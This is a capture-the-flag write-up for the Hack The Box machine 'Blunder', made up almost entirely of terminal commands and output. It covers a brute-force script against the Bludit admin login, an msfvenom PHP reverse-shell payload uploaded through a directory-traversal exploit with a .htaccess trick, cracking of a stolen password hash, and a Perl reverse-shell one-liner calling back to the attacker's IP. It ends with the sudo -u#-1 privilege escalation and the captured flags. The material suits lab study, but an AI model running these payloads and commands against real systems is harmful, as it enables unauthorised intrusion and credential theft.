

```
sudo nmap -sV -sC -Pn -p- -T4 -vvv 10.10.10.191
```

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    closed ftp      reset ttl 63
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_ http-favicon: Unknown favicon MD5: A0F0E5D852F0E3783AF700B6EE9D00DA
|_ http-generator: Blunder
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Blunder | A blunder of interesting facts
```

```
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.10.191/FUZZ
```

```
todo.txt      [Status: 200, Size: 118, Words: 20, Lines: 5]
robots.txt    [Status: 200, Size: 22, Words: 3, Lines: 2]
cgi-bin/      [Status: 301, Size: 0, Words: 1, Lines: 1]
.hta          [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess     [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd     [Status: 403, Size: 277, Words: 20, Lines: 10]
about         [Status: 200, Size: 3280, Words: 225, Lines: 106]
0             [Status: 200, Size: 7561, Words: 794, Lines: 171]
admin         [Status: 301, Size: 0, Words: 1, Lines: 1]
usb           [Status: 200, Size: 3959, Words: 304, Lines: 111]
LICENSE       [Status: 200, Size: 1083, Words: 155, Lines: 22]
```

```
http://10.10.10.191/todo.txt
```

fergus

```
← → ↻ 🏠 🔒 10.10.10.191/todo.txt
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

```
https://rastating.github.io/bludit-brute-force-mitigation-bypass/
```

```
cewl http://10.10.10.191 -m 3 -w bundlerlis
```

```
[headcrusher@parrot]~$
$cewl http://10.10.10.191 -m 3 -w bundlerlist
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Removi os parâmetros que geravam senha automaticamente e adicionei um novo parâmetro em wordlist:

```
GNU nano 5.2 exploitbludit.py
#!/usr/bin/python
import re
import requests

def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]

host = 'http://10.10.10.191'
login url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('bundlerlist')
```

python exploitbludit.py

fergus:RolandDeschain

```
()
SUCCESS: Password found!
Use fergus:RolandDeschain to login.
()
```

searchsploit bludit

```
[*]-[headcrusher@parrot]-[~]
$searchsploit bludit

-----
Exploit Title | Path
-----
Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass | php/webapps/48746.rb
Bludit - Directory Traversal Image File Upload (Metasploit) | php/remote/47699.rb
Bludit 3.9.12 - Directory Traversal | php/webapps/48568.py
Bludit 3.9.2 - Directory Traversal | multiple/webapps/48701.txt
```

```
GNU nano 5.2 48701.py Modified
import random
import string
import base64
from requests.exceptions import Timeout

url = 'http://10.10.10.191' # CHANGE ME
username = 'fergus' # CHANGE ME
password = 'RolandDeschain' # CHANGE ME

# msfvenom -p php/reverse_php LHOST=127.0.0.1 LPORT=53 -f raw -b '' > evil.png
# echo -e "<?php $(cat evil.png)" > evil.png
payload = 'evil.png' # CREATE ME

# echo "RewriteEngine off" > .htaccess
# echo "AddType application/x-httpd-php .png" >> .htaccess
payload2 = '.htaccess' # CREATE ME

def login(url,username,password):
    """ Log in with provided admin creds, grab the cookie once authenticated """
```

msfvenom -p php/reverse_php LHOST=10.10.14.112 LPORT=53 -f raw -b '' > evil.png

```
[headcrusher@parrot]~$ msfvenom -p php/reverse_php LHOST=10.10.14.112 LPORT=53 -f raw -b '"' > evil.png
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 4068 (iteration=0)
php/base64 chosen with final size 4068
Payload size: 4068 bytes
```

```
echo -e "<?php $(cat evil.png)" > evil.png
```

```
echo "RewriteEngine off" > .htaccess
```


```
echo "AddType application/x-httpd-php .png" >> .htaccess
```

```
[headcrusher@parrot]~$ echo -e "<?php $(cat evil.png)" > evil.png
[headcrusher@parrot]~$ echo "RewriteEngine off" > .htaccess
[headcrusher@parrot]~$ echo "AddType application/x-httpd-php .png" >> .htaccess
```

```
python 48701.py
```

```
[headcrusher@parrot]~$ python 48701.py
cookie: 4lbuffdkatpvgc6s3gefop9r64
csrf_token: 0e1fde73fe96b47ed58e5ffb4e49fcf6da913596
Uploading payload: evil.png
Uploading payload: .htaccess
```

```
http://10.10.10.191/bl-content/tmp/temp/evil.png
```



```
sudo nc -nlvp 53
```

```

[~]-[x]-[headcrusher@parrot]-[~]
$ sudo nc -nlvp 53
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::53
Ncat: Listening on 0.0.0.0:53
Ncat: Connection from 10.10.10.191.
Ncat: Connection from 10.10.10.191:47058.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

```

cd /var/www/bludit-3.10.0a/bl-content/databases

cat users.php

```

<?php defined('BLUDIT') or die('Bludit CMS. '); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",

```


<https://crackstation.net/>

faca404fd5c0a31cf1897b823c695c85cffeb98d

Password120

Enter up to 20 non-salted hashes, one per line:

faca404fd5c0a31cf1897b823c695c85cffeb98d

☐ I'm not a robot
 
[Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

```

perl -e 'use Socket;$i="10.10.14.112";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

```

```
[headcrusher@parrot]~$ sudo nc -nlvp 53
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::53
Ncat: Listening on 0.0.0.0:53
Ncat: Connection from 10.10.10.191.
Ncat: Connection from 10.10.10.191:47392.
perl -e 'use Socket;$i="10.10.14.112";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

sudo nc -nlvp 443

```
[headcrusher@parrot]~$ sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.191.
Ncat: Connection from 10.10.10.191:56056.
/bin/sh: 0: can't access tty; job control turned off
$ su hugo
Password: Password120
id
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
```

cd /home/hugo

cat user.txt

```
cat user.txt
7123264f3918d7717bec02bc9275fd3f
```

python3.7 -c 'import pty;pty.spawn("/bin/bash")'

sudo -l

```
hugo@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$ sudo -l
sudo -l
Password: Password120
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

sudo -u#-1 /bin/bash

root.txt

```
hugo@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp# id
id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp# cd /root
cd /root
root@blunder:/root# ls
ls
README.md  root.txt
root@blunder:/root# cat root.txt
cat root.txt
2e05faa7411aee1d17ecc8a0a75d63b6
```